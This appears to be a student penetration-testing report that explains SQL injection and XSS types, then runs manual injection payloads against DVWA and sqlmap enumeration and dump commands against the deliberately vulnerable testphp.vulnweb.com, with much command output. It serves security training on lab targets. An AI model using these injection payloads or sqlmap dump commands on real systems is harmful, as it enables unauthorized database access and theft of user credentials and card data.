Project 6:

Target: Metasploitable DVWA

Tools: SQLMAP, DVWA and XSSER

Perform Web Application Penetration testing for SQL injection and Cross site scripting Vulnerabilities.

- Describe in detail about types of SQLi and XSSer.
- Look Out for the Vulnerabilities by using the above tools and exploit into their Data Bases.
- Capture all the packets on wireshark and analyze those packets. (Just to make sure you are learning wireshark along with this)

Note: Project report must be submitted in a PDF Format.

Take necessary screenshots and attach on the report to justify the procedure.

Team: ISHAN KUMRA

TOPIC 1

Types of SQLi (SQL INJECTION) :

1. IN-BAND SQLi {CLASSIC SQLi}: This is the most straightforward type of SQLI attack. It occurs when an attacker uses the same communication channel to both launch the attack and gather results.
   It can be further categorized into :
   - Error-based : Exploiting error messages generated by the database to gather information about its structure. Attackers use these error messages to infer details about the database schema and data.
   - Union-based : Leveraging the UNION SQL operator to combine the results of two more SELECT statements into a single result. Attackers can inject additional SELECT statements to retrieve sensitive information.
2. OUT-OF-BAND SQLi : In scenarios where the attacker cannot use the same channel to laugh the attack and gather result, out-of-band SQLi comes into play. This type of attack typically involves the alternate channels, such as DNS or HTTP, to extract data from the database.
3. BLIND SQLi : Unlike in-band SQLi , blind SQLi attacks do not rely on visible error messages or responses from the server. Instead, attackers infer the success or failure of their injected queries based on differences in server responses or application behaviour. Blind SQLi can be further classified into :
   - Boolean-based : Exploiting the application's behaviour based on true or false conditions. Attackers inject SQL queries that force the application to behave differently based on whether the injected condition is true or false.
   - Time-based : Introducing time delays in SQL queries to determine if the injected condition is true or false. By observing variations in response times, attackers can extract information from the database.

Types of CROSS-SITE SCRIPTING(XSS) :

1. STORED XSS(PERSISTENT XSS) : In a stored XSS attack, the malicious script is permanently on the target server, often within a database or a file. When other users access the affected page, the script is executed, allowing the attacker to steal cookies, session tokens, or sensitive information.

2. **REFLECTED XSS(NON-Persistent XSS):** In contrast to stored XSS, reflected XSS attacks do not involve the persistent storage of the malicious script on the target server. Instead, the script is reflected off a web application's vulnerable endpoint and executed in the victim's browser when they access a specially crafted URL or submit a form.

3. **DOM-BASED XSS :** This type of XSS occurs when the vulnerability exists within the Document Object Model (DOM) rather than in the server's response. Attackers manipulate client-side scripts (e.g, JavaScript) executed by the victim's browser to achieve their malicious goals. DOM-based XSS vulnerabilities often arise from improper handling of user input by client-side scripts.

TOPIC 2

Looking out for vulnerabilities and exploiting them.

TARGET :

Metasploitable DVWA (Damn Vulnerable Web Application)

192.168.43.139

http://testphp.vulnweb.com/

TOOLS :

SQLMap


XSSer

First we start with some basic steps.

Using ifconfig eth0 command to identify ip of our metasploitable machine and kali linux machine.

Then we use ping ip address command to connect our both machines. Then we use netdiscover command to check/ensure if both have machines have been connected or not.

As we can see we have our machine ip 192.168.43.139 which shown in the attached screenshot.



Starting with Inband SQLi

DVWA

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About

Logout

Vulnerability: SQL Injection

User ID:

Submit

```
ID: 2
First name: Gordon
Surname: Brown
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

View Source | View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

DVWA

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About

Logout

Vulnerability: SQL Injection

User ID:

Submit

```
ID: %' or '1'='1
First name: admin
Surname: admin

ID: %' or '1'='1
First name: Gordon
Surname: Brown

ID: %' or '1'='1
First name: Hack
Surname: Me

ID: %' or '1'='1
First name: Pablo
Surname: Picasso

ID: %' or '1'='1
First name: Bob
Surname: Smith
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

View Source | View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

DVWA

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About

Logout

Vulnerability: SQL Injection

User ID:

1 union select null, version() # Submit

```
ID: %' or '1'='1
First name: admin
Surname: admin

ID: %' or '1'='1
First name: Gordon
Surname: Brown

ID: %' or '1'='1
First name: Hack
Surname: Me

ID: %' or '1'='1
First name: Pablo
Surname: Picasso

ID: %' or '1'='1
First name: Bob
Surname: Smith
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

View Source | View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

DVWA

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About

Logout

Vulnerability: SQL Injection

User ID:

Submit

```
ID: 1' or 1=1 union select null, version() #
First name: admin
Surname: admin

ID: 1' or 1=1 union select null, version() #
First name: Gordon
Surname: Brown

ID: 1' or 1=1 union select null, version() #
First name: Hack
Surname: Me

ID: 1' or 1=1 union select null, version() #
First name: Pablo
Surname: Picasso

ID: 1' or 1=1 union select null, version() #
First name: Bob
Surname: Smith

ID: 1' or 1=1 union select null, version() #
First name:
Surname: 5.0.51a-3ubuntu5
```


More info


http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

View Source | View Help

Damn Vulnerable Web Application (DVWA) v1.0.7





After running some malicious SQL queries now we move to Blind SQLi

Gathering information of the website database using --dbs

```
┌──(darth_vader㉿kali)-[~]
└─$ sqlmap -u 'http://testphp.vulnweb.com/artists.php?artist=1' --dbs
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program

[*] starting @ 19:37:05 /2024-02-14/

[19:37:06] [INFO] testing connection to the target URL
[19:37:06] [INFO] checking if the target is protected by some kind of WAF/IPS
[19:37:07] [INFO] testing if the target URL content is stable
[19:37:07] [INFO] target URL content is stable
[19:37:07] [INFO] testing if GET parameter 'artist' is dynamic
[19:37:08] [INFO] GET parameter 'artist' appears to be dynamic
[19:37:08] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possible DBMS: 'MySQL')
[19:37:08] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[19:37:34] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[19:37:56] [CRITICAL] unable to connect to the target URL ('Network is unreachable'). sqlmap is going to retry the request(s)
[19:37:57] [INFO] GET parameter 'artist' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="Sed")
[19:37:57] [INFO] testing 'Generic inline queries'
[19:37:58] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[19:37:58] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[19:38:19] [CRITICAL] unable to connect to the target URL ('Network is unreachable'). sqlmap is going to retry the request(s)
[19:38:20] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[19:38:20] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[19:38:21] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[19:38:21] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[19:38:21] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[19:38:22] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[19:38:22] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[19:38:23] [INFO] testing 'MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[19:38:23] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[19:38:23] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[19:38:24] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[19:38:24] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[19:38:24] [INFO] testing 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[19:38:25] [INFO] testing 'MySQL ≥ 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'
[19:38:25] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'
[19:38:26] [INFO] testing 'MySQL ≥ 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
[19:38:27] [INFO] testing 'MySQL ≥ 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
[19:38:27] [INFO] testing 'MySQL ≥ 5.5 error-based - Parameter replace (EXP)'
[19:38:28] [INFO] testing 'MySQL ≥ 5.6 error-based - Parameter replace (GTID_SUBSET)'
[19:38:29] [INFO] testing 'MySQL ≥ 5.7.8 error-based - Parameter replace (JSON_KEYS)'
[19:38:29] [INFO] testing 'MySQL ≥ 5.0 error-based - Parameter replace (FLOOR)'
[19:38:30] [INFO] testing 'MySQL ≥ 5.1 error-based - Parameter replace (UPDATEXML)'
[19:38:31] [INFO] testing 'MySQL ≥ 5.1 error-based - Parameter replace (EXTRACTVALUE)'
[19:38:31] [INFO] testing 'MySQL inline queries'
[19:38:52] [CRITICAL] unable to connect to the target URL ('Network is unreachable'). sqlmap is going to retry the request(s)
[19:38:53] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[19:38:53] [CRITICAL] considerable lagging has been detected in connection response(s). Please use as high value for option '--time-sec' as possible (e.g. 10 or more)
[19:38:53] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[19:38:53] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
```

We get two database : acuart and information_schema

So now we run commands in SQLMap for both of them

For database acuart

```
┌──(darth_vader㉿kali)-[~]
└─$ sqlmap -u 'http://testphp.vulnweb.com/artists.php?artist=1' -Dacuart --tables --level=5 --risk=3
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program

[*] starting @ 19:49:22 /2024-02-14/

[19:49:22] [INFO] resuming back-end DBMS 'mysql'
[19:49:23] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 4520=4520

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-1459 UNION ALL SELECT CONCAT(0x7176767671,0x464a56684e76674d636c7a486f4262655066647066c51596b49476f4c63476a584a4771516465 7a47,0x7176786a71),NULL,NULL-- -
---
[19:49:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL 8
[19:49:30] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+----------+
| artists  |
| carts    |
| categ    |
| featured |
| guestbook |
| pictures |
| products |
| users    |
+----------+

[19:49:30] [INFO] fetched data logged to text files under '/home/darth_vader/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 19:49:30 /2024-02-14/


┌──(darth_vader㉿kali)-[~]
└─$

┌──(darth_vader㉿kali)-[~]
└─$ sqlmap -u 'http://testphp.vulnweb.com/artists.php?artist=1' -Dacuart --dump-all --level=5 --risk=3
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```

```
┌──(darth_vader㉿kali)-[~]
└─$  sqlmap -u 'http://testphp.vulnweb.com/artists.php?artist=1'  -Dacuart -Tartists --columns  --level=5 --risk=3
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program

[*] starting @ 19:53:09 /2024-02-14/

[19:53:09] [INFO] resuming back-end DBMS 'mysql'
[19:53:09] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 4520=4520

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-1459 UNION ALL SELECT CONCAT(0x7176767671,0x464a56684e76674d636c7a486f42626558666664706c51596b49476f4c63476a584a47715164657a47,0x7176786a71),NULL,NULL-- -
---
[19:53:10] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL 8
[19:53:10] [INFO] fetching columns for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 columns]
+-----------+-------------+
| Column    | Type        |
+-----------+-------------+
| adesc     | text        |
| aname     | varchar(50) |
| artist_id | int         |
+-----------+-------------+

[19:53:11] [INFO] fetched data logged to text files under '/home/darth_vader/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 19:53:11 /2024-02-14/


┌──(darth_vader㉿kali)-[~]
└─$  sqlmap -u 'http://testphp.vulnweb.com/artists.php?artist=1'  -Dacuart -Tusers --columns  --level=5 --risk=3
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program

[*] starting @ 19:54:15 /2024-02-14/
```

```
[*] ending @ 19:53:11 /2024-02-14/


┌──(darth_vader㉿kali)-[~]
└─$  sqlmap -u 'http://testphp.vulnweb.com/artists.php?artist=1'  -Dacuart -Tusers --columns  --level=5 --risk=3
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program

[*] starting @ 19:54:15 /2024-02-14/

[19:54:15] [INFO] resuming back-end DBMS 'mysql'
[19:54:15] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 4520=4520

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-1459 UNION ALL SELECT CONCAT(0x7176767671,0x464a56684e76674d636c7a486f42626558666664706c51596b49476f4c63476a584a47715164657a47,0x7176786a71),NULL,NULL-- -
---
[19:54:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL 8
[19:54:23] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+-------------+
| Column  | Type        |
+---------+-------------+
| name    | varchar(100) |
| address | mediumtext  |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+-------------+

[19:54:23] [INFO] fetched data logged to text files under '/home/darth_vader/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 19:54:23 /2024-02-14/


┌──(darth_vader㉿kali)-[~]
└─$     sqlmap -u 'http://testphp.vulnweb.com/artists.php?artist=1'  -Dinformation_schema  --dump-all  --level=5 --risk=3
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.11#stable}
```

For database information_schema

```
darth_vader@kali: ~
File  Actions  Edit  View  Help

┌──(darth_vader㉿kali)-[~]
└─$ sqlmap -u 'http://testphp.vulnweb.com/artists.php?artist=1' -Dinformation_schema --tables  --level=5 --risk=3
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program

[*] starting @ 19:55:46 /2024-02-14/

[19:55:46] [INFO] resuming back-end DBMS 'mysql'
[19:55:46] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 4520=4520

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-1459 UNION ALL SELECT CONCAT(0x7176767671,0x464a56684e76674d636c7a486f4262655866664706c51596b49476f4c63476a584a47715164657a47,0x7176786a71),NULL,NULL-- -
---
[19:55:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL 8
[19:55:47] [INFO] fetching tables for database: 'information_schema'
Database: information_schema
[79 tables]
+---------------------------------------+
| ADMINISTRABLE_ROLE_AUTHORIZATIONS     |
| APPLICABLE_ROLES                      |
| CHARACTER_SETS                        |
| CHECK_CONSTRAINTS                     |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS_EXTENSIONS                    |
| COLUMN_PRIVILEGES                     |
| COLUMN_STATISTICS                     |
| ENABLED_ROLES                         |
| FILES                                 |
| INNODB_BUFFER_PAGE                    |
| INNODB_BUFFER_PAGE_LRU                |
| INNODB_BUFFER_POOL_STATS              |
| INNODB_CACHED_INDEXES                 |
| INNODB_CMP                            |
| INNODB_CMPMEM                         |
| INNODB_CMPMEM_RESET                   |
| INNODB_CMP_PER_INDEX                  |
| INNODB_CMP_PER_INDEX_RESET            |
| INNODB_CMP_RESET                      |
| INNODB_COLUMNS                        |
| INNODB_DATAFILES                      |
| INNODB_FIELDS                         |
| INNODB_FOREIGN                        |
```

```
darth_vader@kali: ~
File  Actions  Edit  View  Help
┌──(darth_vader㉿kali)-[~]
└─$ sqlmap -u 'http://testphp.vulnweb.com/artists.php?artist=1' -Dinformation_schema -T USER_PRIVILEGES --columns  --level=5 --risk=3
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program

[*] starting @ 20:00:31 /2024-02-14/

[20:00:31] [INFO] resuming back-end DBMS 'mysql'
[20:00:31] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 4520=4520

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-1459 UNION ALL SELECT CONCAT(0x7176767671,0x464a56684e76674d636c7a486f4262655866664706c51596b49476f4c63476a584a47715164657a47,0x7176786a71),NULL,NULL-- -
---
[20:00:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL 8
[20:00:32] [INFO] fetching columns for table 'USER_PRIVILEGES' in database 'information_schema'
Database: information_schema
Table: USER_PRIVILEGES
[4 columns]
+----------------+-------------+
| Column         | Type        |
+----------------+-------------+
| GRANTEE        | varchar(292) |
| IS_GRANTABLE   | varchar(3)  |
| PRIVILEGE_TYPE | varchar(64) |
| TABLE_CATALOG  | varchar(512) |
+----------------+-------------+

[20:00:32] [INFO] fetched data logged to text files under '/home/darth_vader/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 20:00:32 /2024-02-14/

┌──(darth_vader㉿kali)-[~]
└─$
```

After fetching data from both database we use –dump-all command to dump information in directory.


```
